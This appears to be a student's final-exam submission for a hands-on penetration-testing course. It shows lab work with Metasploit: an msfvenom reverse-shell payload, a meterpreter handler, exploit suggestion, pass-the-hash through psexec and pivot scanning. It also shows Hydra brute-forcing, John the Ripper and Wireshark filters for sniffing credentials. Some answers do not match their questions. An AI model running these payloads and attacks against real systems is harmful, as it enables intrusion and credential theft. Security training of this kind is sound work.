



**Enhancing Digital Government Economy (EDGE)
Digital Skills for Students**



Host University: Chittagong University of Engineering and Technology
Host Dept./Institute/Center: Dept. of CSE, CUET
Venue: Southeast University, Batch Number: CADS-003
Training Track/Course Name: Applied Penetration Testing Engineer: Hands-on
Level: Advanced Level

Final Examination

Name : Nur Mohammad Shimul
Section : CADS003

Scenario 1:

Phase 1: What command did you use to discover the hidden internal IP address?

Infrastructure: Attacker: Kali Linux — Target 1: Windows 10 — Target 2: Ubuntu

After obtaining a Meterpreter session on the Windows 10 machine, the standard method to reveal hidden internal network interfaces and connected hosts is to run the following commands sequentially:

commands:

```
msfconsole  
search multi/handler  
set payload windows/meterpreter/reverse_tcp  
set LHOST 192.168.122.152  
exploit
```

```
Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/linux/local/apt_package_manager_persistence 1999-03-09 excellent No APT Package Manager Persistence
1 exploit/android/local/janus 2017-07-31 manual Yes Android Janus APK Signature bypass
2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3 exploit/linux/local/bash_profile_persistence 1989-06-08 normal No Bash Profile Persistence
4 exploit/linux/local/desktop_privilege_escalation 2014-08-07 excellent Yes Desktop Linux Password Stealer and Privilege Escalation
5 \ target: Linux x86 . . .
6 \ target: Linux x86_64 . . .
7 exploit/multi/handler . manual No Generic Payload Handler
8 exploit/windows/mssql/mssql_linkcrawler 2000-01-01 great No Microsoft SQL Server Database Link Crawling Command Execution
9 exploit/windows/browser/persits_xupload_traversal 2009-09-29 excellent No Persits XUpload ActiveX MakeHttpRequest Directory Traversal
10 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence

Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.81.141 netmask 255.255.255.0 broadcast 192.168.81.255
    inet6 fe80::20c:29ff:feal:7ce2 prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:a1:7c:e2 txqueuelen 1000 (Ethernet)
    RX packets 1096572 bytes 1644231677 (1.5 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 63218 bytes 4390760 (4.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2612 bytes 10587571 (10.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2612 bytes 10587571 (10.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 exploit(multi/handler) > set LHOST 192.168.81.141
LHOST => 192.168.81.141
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.81.141:4444
^X@ss
```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.122.152 LPORT=4444 -f exe -o aaa.exe

```
dkvai77@dkvai77:~$ sudo su
[sudo] password for dkvai77:
(root@dkvai77)-[/home/dkvai77]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.231.128 LPORT=4444 -f exe -o aaa.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: aaa.exe

(root@dkvai77)-[/home/dkvai77]
#
```

```
meterpreter > ifconfig
/home/.nmap/.nmaprc
/home/.nmap/.nmaprc
Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Microsoft Wi-Fi Direct Virtual Adapter
Hardware MAC : 8c:8d:28:da:1a:ac
MTU        : 1500
IPv4 Address : 169.254.67.159
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::a96a:1ccd:c3a:df4
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
=====
Name       : Intel(R) Wi-Fi 6 AX201 160MHz
Hardware MAC : 8c:8d:28:da:1a:ab
MTU        : 1500
IPv4 Address : 10.171.93.224
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::579c:cd9a:6e0a:a777
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 13
=====
Name       : Intel(R) Ethernet Connection (13) I219-V
Hardware MAC : 30:24:a9:7b:95:ed
MTU        : 1500
IPv4 Address : 169.254.248.173
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::fd48:8dd:27d4:af64
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > arp
```

```
ARP cache
```

IP address	MAC address	Interface
10.171.93.131	36:42:0e:bd:41:c5	Intel(R) Wi-Fi 6 AX201 160MHz
10.171.93.255	ff:ff:ff:ff:ff:ff	Intel(R) Wi-Fi 6 AX201 160MHz
192.168.31.254	00:50:56:fb:37:8c	VMware Virtual Ethernet Adapter for VMnet1
192.168.31.255	ff:ff:ff:ff:ff:ff	VMware Virtual Ethernet Adapter for VMnet1
192.168.231.128	00:0c:29:f0:51:98	VMware Virtual Ethernet Adapter for VMnet8
192.168.231.254	00:50:56:f4:19:ad	VMware Virtual Ethernet Adapter for VMnet8
192.168.231.255	ff:ff:ff:ff:ff:ff	VMware Virtual Ethernet Adapter for VMnet8
224.0.0.22	00:00:00:00:00:00	Software Loopback Interface 1
224.0.0.22	01:00:5e:00:00:16	TAP-Windows Adapter V9
224.0.0.22	01:00:5e:00:00:16	Intel(R) Wi-Fi 6 AX201 160MHz
224.0.0.22	01:00:5e:00:00:16	Microsoft Wi-Fi Direct Virtual Adapter
224.0.0.22	01:00:5e:00:00:16	Microsoft Wi-Fi Direct Virtual Adapter #2
224.0.0.22	01:00:5e:00:00:16	Intel(R) Ethernet Connection (13) I219-V
224.0.0.22	01:00:5e:00:00:16	VMware Virtual Ethernet Adapter for VMnet1
224.0.0.22	01:00:5e:00:00:16	VMware Virtual Ethernet Adapter for VMnet8
224.0.0.251	01:00:5e:00:00:fb	Intel(R) Wi-Fi 6 AX201 160MHz
224.0.0.251	01:00:5e:00:00:fb	VMware Virtual Ethernet Adapter for VMnet1
224.0.0.251	01:00:5e:00:00:fb	VMware Virtual Ethernet Adapter for VMnet8
224.0.0.252	00:00:00:00:00:00	Software Loopback Interface 1
224.0.0.252	01:00:5e:00:00:fc	TAP-Windows Adapter V9
224.0.0.252	01:00:5e:00:00:fc	Intel(R) Wi-Fi 6 AX201 160MHz
224.0.0.252	01:00:5e:00:00:fc	Intel(R) Ethernet Connection (13) I219-V
224.0.0.252	01:00:5e:00:00:fc	VMware Virtual Ethernet Adapter for VMnet1
224.0.0.252	01:00:5e:00:00:fc	VMware Virtual Ethernet Adapter for VMnet8
239.255.255.250	00:00:00:00:00:00	Software Loopback Interface 1
239.255.255.250	01:00:5e:7f:ff:fa	TAP-Windows Adapter V9
239.255.255.250	01:00:5e:7f:ff:fa	Intel(R) Wi-Fi 6 AX201 160MHz
239.255.255.250	01:00:5e:7f:ff:fa	Intel(R) Ethernet Connection (13) I219-V
239.255.255.250	01:00:5e:7f:ff:fa	VMware Virtual Ethernet Adapter for VMnet1
239.255.255.250	01:00:5e:7f:ff:fa	VMware Virtual Ethernet Adapter for VMnet8
255.255.255.255	ff:ff:ff:ff:ff:ff	Intel(R) Wi-Fi 6 AX201 160MHz
255.255.255.255	ff:ff:ff:ff:ff:ff	VMware Virtual Ethernet Adapter for VMnet1
255.255.255.255	ff:ff:ff:ff:ff:ff	VMware Virtual Ethernet Adapter for VMnet8

Phase 2 — Suggesting Privilege Escalation Exploits

The dedicated Metasploit post-exploitation module that analyses the current session and automatically recommends applicable local privilege-escalation exploits is:

Command:

```
use post/multi/recon/local_exploit_suggester
```

```
Set SESSION 1
```

```
run
```

```

meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.231.1 - Exploits for smb/windows ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be
part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.231.1 - 203 exploit checks are being tried ...
[*] 192.168.231.1 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[*] 192.168.231.1 - exploit/windows/local/ms16_032_secondary_logon_handle_privsec: The service is running, but could not be validated.
[*] Running check method for exploit 42 / 42
[*] 192.168.231.1 - Valid modules for session 1:

# Name Potentially Vulnerable? Check Result
1 exploit/windows/local/bypassuac_fodhelper Yes The target appears to be vulnerable.
2 exploit/windows/local/ms16_032_secondary_logon_handle_privsec Yes The service is running, but could not be validated.
3 exploit/windows/local/adobe_sandbox_adobecrlabsync No Cannot reliably check exploitability.
4 exploit/windows/local/sguifun_outpost_ads No The target is not exploitable.
5 exploit/windows/local/always_install_elevated No The target is not exploitable.
6 exploit/windows/local/anyconnect_lpe No The target is not exploitable. vpngdownloader.exe not found on file system
7 exploit/windows/local/bits_rtl_token_impersonation No The target is not exploitable.
8 exploit/windows/local/bthpan No The target is not exploitable.
9 exploit/windows/local/bypassuac_comhijack No The target is not exploitable.
10 exploit/windows/local/bypassuac_eventvwr No The target is not exploitable.
11 exploit/windows/local/bypassuac_sluihijack No The target is not exploitable.
12 exploit/windows/local/canon_driver_privsec No The target is not exploitable. No Canon TR150 driver directory found
13 exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move No The target is not exploitable. Target is not running a vulnerable version of Windows!
14 exploit/windows/local/cve_2020_1044_printerdaemon No The target is not exploitable.
15 exploit/windows/local/cve_2020_1337_printerdaemon No The target is not exploitable.
16 exploit/windows/local/gog_galaxyclientervice_privsec No The target is not exploitable. Galaxy Client Service not found
17 exploit/windows/local/hsnet_service No The check raised an exception.
18 exploit/windows/local/ippas_launch_app No The check raised an exception.
19 exploit/windows/local/lenovo_systemupdate No The check raised an exception.
20 exploit/windows/local/lexmark_driver_privsec No The check raised an exception.
21 exploit/windows/local/mapi_write No The target is not exploitable.
22 exploit/windows/local/ms10_015_kitrapd No The target is not exploitable.
23 exploit/windows/local/ms10_092_schelevator No The target is not exploitable. Windows 11 (10.0 Build 26200). is not vulnerable
24 exploit/windows/local/ms13_083_schlamperei No The target is not exploitable.
25 exploit/windows/local/ms13_081_track_popup_menu No Cannot reliably check exploitability.
26 exploit/windows/local/ms14_058_track_popup_menu No Cannot reliably check exploitability.
27 exploit/windows/local/ms14_070_tcpip_ioctl No The target is not exploitable.
28 exploit/windows/local/ms15_091_kitrapd No The target is not exploitable.
29 exploit/windows/local/ms10_092_schelevator No The target is not exploitable. Windows 11 (10.0 Build 26200). is not vulnerable
30 exploit/windows/local/ms13_083_schlamperei No The target is not exploitable.
31 exploit/windows/local/ms14_058_track_popup_menu No Cannot reliably check exploitability.
32 exploit/windows/local/ms15_004_tsbproxy No The target is not exploitable.
33 exploit/windows/local/ms15_091_client_copy_image No The target is not exploitable.
34 exploit/windows/local/ms16_016_webdav No The target is not exploitable.
35 exploit/windows/local/ms16_075_reflection No The target is not exploitable.
36 exploit/windows/local/ms16_075_reflection_juicy No The target is not exploitable.
37 exploit/windows/local/ms_nproov No The target is not exploitable.
38 exploit/windows/local/novell_client_nicm No The target is not exploitable.
39 exploit/windows/local/ntapphpcachecontrol No The check raised an exception.
40 exploit/windows/local/ntusermgrdgrever No The target is not exploitable.
41 exploit/windows/local/panda_prevents No The target is not exploitable.
42 exploit/windows/local/ppr_flatten_rec No The target is not exploitable.
43 exploit/windows/local/ricoh_driver_privsec No The target is not exploitable. No Ricoh driver directory found
44 exploit/windows/local/tokemagic No The target is not exploitable.
45 exploit/windows/local/virtual_box_guest_additions No The target is not exploitable.
46 exploit/windows/local/webex No The check raised an exception.
[*] Post module execution completed

```

This module: • Audits the target OS version, patch level, and running services. • Cross-references findings with Metasploit's exploit database. • Returns a ranked list of exploits likely to succeed on the target.

Path: post/multi/recon/local exploit

Phase 3 — Pass-the-Hash Authentication

When a password hash cannot be cracked, the attacker can use the hash directly to authenticate — a technique known as Pass-the-Hash (PtH). The Metasploit module that implements this attack over SMB is:

command: use exploit/windows/smb/psexec

Set RHOST ip

```

[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.231.128
RHOSTS => 192.168.231.128
msf6 exploit(windows/smb/psexec) > set SMBUser admin_backup
SMBUser => admin_backup
msf6 exploit(windows/smb/psexec) > set SMBPass <LM_HASH><NTLM_HASH>
SMBPass => <LM_HASH><NTLM_HASH>
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.231.128:4444
[*] 192.168.231.128:445 - Connecting to the server ...
[-] 192.168.231.128:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.231.128:445).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >

```

psexec leverages this by supplying the captured hash in place of the password, gaining an authenticated shell on the target machine. Module path: exploit/windows/smb/psexec

Phase 4 — TCP Port Scan Through the Pivot Route

After adding a pivot route via the compromised session ,the Metasploit auxiliary module used to perform a TCP port scan across the tunnel is:

```
msf6 exploit(windows/smb/psexec) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.231.128
RHOSTS => 192.168.231.128
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1024
PORTS => 1-1024
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/portscan/tcp) > run
[*] 192.168.231.128: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Traffic is routed transparently through the Meterpreter session to reach the previously inaccessible subnet, making Target 2 fully scannable from within the framework. Module path: auxiliary/scanner/portscan/tcp

Scenario 2 — Password Cracking & Credential Attacks

Phase 1 — Hash Identification and Cracked Password Display

The \$1\$ prefix is a Modular Crypt Format (MCF) identifier. It specifically indicates that the password was hashed using the MD5-crypt algorithm (md5crypt), which is the traditional Unix/Linux password hashing scheme.

Command to display cracked passwords after a John the Ripper session:

```
(root@dkgvai77)-[/home/dkgvai77]
# john --show ziphash.txt
0 password hashes cracked, 1 left
```

This reads John's .pot file and prints every successfully cracked entry alongside the original hash in the format: username:plaintext password.

alternative:

```
(root@dkgvai77)-[/home/dkgvai77]
# john --show --format=md5crypt ziphash.txt
0 password hashes cracked, 0 left
```

Phase 2 — Targeted SSH Brute-Force with Hydra

The specific Hydra command to attack the SSH service using a custom username list, a custom password list, and exactly 4 parallel tasks

My target device : my parrot

```
(root@dkvai77)-[/home/dkvai77]
# hydra ftp://192.168.0.202 -L mirrorpass.txt -P mirrorpass.txt -V -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 09:15:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking ftp://192.168.0.202:21/
[ATTEMPT] target 192.168.0.202 - login "" - pass "" - 1 of 64 [child 0] (0/0)
[ATTEMPT] target 192.168.0.202 - login "" - pass "yjjgkjk" - 2 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.0.202 - login "" - pass "hggkjhhjk" - 3 of 64 [child 2] (0/0)
[ATTEMPT] target 192.168.0.202 - login "" - pass "jkhkj,bjk" - 4 of 64 [child 3] (0/0)
[ATTEMPT] target 192.168.0.202 - login "" - pass "kjbjbkbjk" - 5 of 64 [child 4] (0/0)
[ATTEMPT] target 192.168.0.202 - login "" - pass "7586686" - 6 of 64 [child 5] (0/0)
[ATTEMPT] target 192.168.0.202 - login "" - pass "mbbkkj" - 7 of 64 [child 6] (0/0)
[ATTEMPT] target 192.168.0.202 - login "" - pass "marlinspike" - 8 of 64 [child 7] (0/0)
[ATTEMPT] target 192.168.0.202 - login "yjjgkjk" - pass "" - 9 of 64 [child 8] (0/0)
[ATTEMPT] target 192.168.0.202 - login "yjjgkjk" - pass "yjjgkjk" - 10 of 64 [child 9] (0/0)
[ATTEMPT] target 192.168.0.202 - login "yjjgkjk" - pass "hggkjhhjk" - 11 of 64 [child 10] (0/0)
[ATTEMPT] target 192.168.0.202 - login "yjjgkjk" - pass "jkhkj,bjk" - 12 of 64 [child 11] (0/0)
[ATTEMPT] target 192.168.0.202 - login "yjjgkjk" - pass "kjbjbkbjk" - 13 of 64 [child 12] (0/0)
[ATTEMPT] target 192.168.0.202 - login "yjjgkjk" - pass "7586686" - 14 of 64 [child 13] (0/0)
[ATTEMPT] target 192.168.0.202 - login "yjjgkjk" - pass "mbbkkj" - 15 of 64 [child 14] (0/0)
[ATTEMPT] target 192.168.0.202 - login "yjjgkjk" - pass "marlinspike" - 16 of 64 [child 15] (0/0)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 09:16:40

(root@dkvai77)-[/home/dkvai77]
# ssh -p 22 marlinspike@192.168.0.202
ssh: connect to host 192.168.0.202 port 22: Connection refused
```

-w 3 adds a 3-second wait between attempts;-f stops on the first valid credential found.

Phase 3 — Salting and Protection Against Rainbow Table Attacks

Definition of a Salt: A salt is a randomly generated string of data that is appended (or prepended) to a plaintext password before the hash function is applied. It is stored in cleartext alongside the resulting hash (commonly embedded in the hash string itself, as in the MCF format \$1\$\$.)

How a Salt is Applied:

$H = \text{hash}(\text{password} // \text{salt})$ How It Specifically Defeats Rainbow Table Attacks: A Rainbow Table is a precomputed lookup table that maps known hash values back to their plaintext passwords. An attacker simply looks up a captured hash to instantly reveal the password — but only if the hash was produced without a salt. Salting destroys the utility of rainbow tables through two mechanisms:

1. Uniqueness: Even if two users share the password password123, their salts differ, so their final hashes are completely different. A rainbow table built against one hash cannot crack the other.
2. Exponential table-size requirement: To precompute a rainbow table against a salted scheme, an attacker would need a separate table for every possible salt value. With a 32-bit

random salt there are over 4 billion possible salts, making precomputation storage and time requirements completely impractical.

Scenario 3 — ARP Spoofing & Wireshark Traffic Analysis


Question 1: What Wireshark filter is most effective for isolating the username and password sent via an unencrypted web form?

Answer — Question 1

When a web login form submits credentials over plain HTTP, the browser sends an HTTP POST request containing the credentials in the request body. The most effective Wireshark display filter to isolate this traffic is:

`http.request.method == "POST"`

`http.request.method == "POST" && http contains "password"`



Once a matching packet is found, expand the HTML Form URL Encoded section in the packet details pane to view field names (e.g., username, password) and their submitted values in plaintext.

Question 2 — Encoding Method and Viewing Plaintext in Wireshark

Base64 is used primarily by the HTTP Basic Authentication scheme. When a browser sends credentials via Basic Auth, it encodes the string username:password in Base64 and includes it in the HTTP header:

Authorization: Basic dXNlcjpwYXNzd29yZA=

No.	Time	Source	Destination	Protocol	Length	Info
413	221.584071675	192.168.231.128	34.107.221.82	TCP	56	[TCP Keep-Alive] 57508 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
414	221.58492315	34.107.221.82	192.168.231.128	TCP	62	[TCP Keep-Alive ACK] 80 → 57508 [ACK] Seq=217 Ack=311 Win=64240 Len=0
455	231.828337673	192.168.231.128	34.107.221.82	TCP	56	[TCP Keep-Alive] 57508 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
456	231.828721709	34.107.221.82	192.168.231.128	TCP	62	[TCP Keep-Alive ACK] 80 → 57508 [ACK] Seq=217 Ack=311 Win=64240 Len=0
491	242.064245555	192.168.231.128	34.107.221.82	TCP	56	[TCP Keep-Alive] 57508 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
492	242.064683379	34.107.221.82	192.168.231.128	TCP	62	[TCP Keep-Alive ACK] 80 → 57508 [ACK] Seq=217 Ack=311 Win=64240 Len=0
641	252.307918866	192.168.231.128	34.107.221.82	TCP	56	[TCP Keep-Alive] 57508 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
642	252.308214282	34.107.221.82	192.168.231.128	TCP	62	[TCP Keep-Alive ACK] 80 → 57508 [ACK] Seq=217 Ack=311 Win=64240 Len=0
683	262.543788801	192.168.231.128	34.107.221.82	TCP	56	[TCP Keep-Alive] 57508 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
684	262.544179289	34.107.221.82	192.168.231.128	TCP	62	[TCP Keep-Alive ACK] 80 → 57508 [ACK] Seq=217 Ack=311 Win=64240 Len=0
768	272.783901682	192.168.231.128	34.107.221.82	TCP	56	[TCP Keep-Alive] 57508 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
761	272.784235335	34.107.221.82	192.168.231.128	TCP	62	[TCP Keep-Alive ACK] 80 → 57508 [ACK] Seq=217 Ack=311 Win=64240 Len=0
799	283.023719833	192.168.231.128	34.107.221.82	TCP	56	[TCP Keep-Alive] 57508 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
890	283.024892492	34.107.221.82	192.168.231.128	TCP	62	[TCP Keep-Alive ACK] 80 → 57508 [ACK] Seq=217 Ack=311 Win=64240 Len=0
1127	293.263842465	192.168.231.128	34.107.221.82	TCP	56	[TCP Keep-Alive] 57508 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
1128	293.264083819	34.107.221.82	192.168.231.128	TCP	62	[TCP Keep-Alive ACK] 80 → 57508 [ACK] Seq=217 Ack=311 Win=64240 Len=0
1217	303.594335237	192.168.231.128	34.107.221.82	TCP	56	[TCP Keep-Alive] 57508 → 80 [ACK] Seq=310 Ack=217 Win=64024 Len=0
1218	303.594793831	34.107.221.82	192.168.231.128	TCP	62	[TCP Keep-Alive ACK] 80 → 57508 [ACK] Seq=217 Ack=311 Win=64240 Len=0

- Frame 317: 272 bytes on wire (2176 bits), 272 bytes captured (2176 bits) on interface any, 1 - Linux cooked capture v1 - Ethernet Protocol Version 4, Src: 34.107.221.82, Dst: 192.168.231.128 - Transmission Control Protocol, Src Port: 80, Dst Port: 57508, Seq: 1, Ack: 311, Len: 216 - Hypertext Transfer Protocol - Line-based text data: text/plain (1 lines)	<pre> 0000 00 00 00 01 00 06 00 50 56 ec 7e 2a 24 00 08 00 P.V.~\$... 0010 45 00 01 00 d3 4c 00 00 80 06 de c4 22 6b dd 52 E...L... "k R 0020 c0 a0 07 00 00 50 e0 a4 61 a1 5a a1 1f a2 00 05 ...P...a.Z... 0030 50 18 fa f0 23 46 00 00 48 54 5a 50 2f 31 2e 31 P...#F. HTTP/1.1 0040 20 32 30 30 20 4f 4b 0d 0a 53 65 72 76 65 72 3a 200 OK - Server: 0050 20 6e 67 69 6e 78 0d 0a 43 6f 6e 74 65 0e 74 2d nginx - Content- 0060 4c 65 6e 67 74 68 3a 20 38 0d 0a 56 69 61 3a 20 Length: 8 - Via: 0070 31 2e 31 20 67 6f 6f 67 6c 65 0d 0a 44 61 74 65 1.1 goog le - Date 0080 3a 20 53 61 74 2c 20 31 36 20 4d 61 79 20 32 30 : Sat, 1 6 May 20 0090 32 36 20 31 37 3a 31 34 3a 33 36 20 47 4d 54 0d 20 17:14 :36 GMT 00a0 0a 41 67 65 3a 20 37 33 37 35 32 0d 0a 43 6f 6e Age: 73 752 - Con 00b0 74 65 6e 74 20 54 79 70 66 3a 20 74 65 78 74 2f tent-Type: text/ 00c0 70 6c 61 69 6e 0d 0a 43 61 63 68 65 2d 43 6f 6e plain - C ache-Con 00d0 74 72 6f 6c 3a 20 70 75 62 6c 69 63 2c 6d 75 73 trol: pu blic, mus 00e0 74 2d 72 65 76 61 6c 69 64 61 74 65 2c 6d 61 78 t-revali date,max 00f0 2d 61 67 65 3a 30 2c 73 2d 6d 61 78 61 67 65 3d -age=0,s -maxage= 0100 33 36 30 30 0d 0a 0d 0a 73 75 63 63 65 73 73 0a 3600 ... success </pre>
---	--

```

GET /success.txt?ipv4 HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Content-Length: 8
Via: 1.1 google
Date: Sat, 16 May 2026 17:14:36 GMT
Age: 73752
Content-Type: text/plain
Cache-Control: public, must-revalidate, max-age=0, s-maxage=3600

SUCCESS

```

Question 3 — The Specific Packet Type and Its Defensive Implication

ARP Request. The sender announces its own IP-to-MAC mapping to the entire local network segment without anyone asking. Legitimate uses:

- IP conflict detection on network boot.
- Cache update after a NIC replacement or IP change

defender: An unexpected or repeated Gratuitous ARP packet — especially one claiming a different MAC address for a well-known IP (such as the default gateway) — is a strong indicator of an ARP Spoofing / ARP Poisoning attack.

The attacker is overwriting legitimate ARP cache entries on surrounding hosts so that traffic intended for the gateway is redirected to the attacker’s machine, enabling a Man-in-the-Middle (MitM) position.

Command: `arp.duplicate-address-detected || arp.isgratuitous`

Question 4 — Reconstructing an Entire FTP Session in Wireshark

The Wireshark feature that reassembles and displays an entire TCP-based session—including the full command-response dialogue of an FTP exchange (USER, PASS, LIST, data transfers, etc.)—in a single continuous, human-readable window is:

How to use it: 1. Apply the filter ftp to isolate FTP control-channel packets. 2. Right-click on any FTP packet in the packet list. 3. Select Follow → TCP Stream. Wireshark will open a new window showing the complete, ordered byte stream exchanged between client and server. Client-sent data is displayed in red and server responses in blue, making the full credential exchange immediately visible:

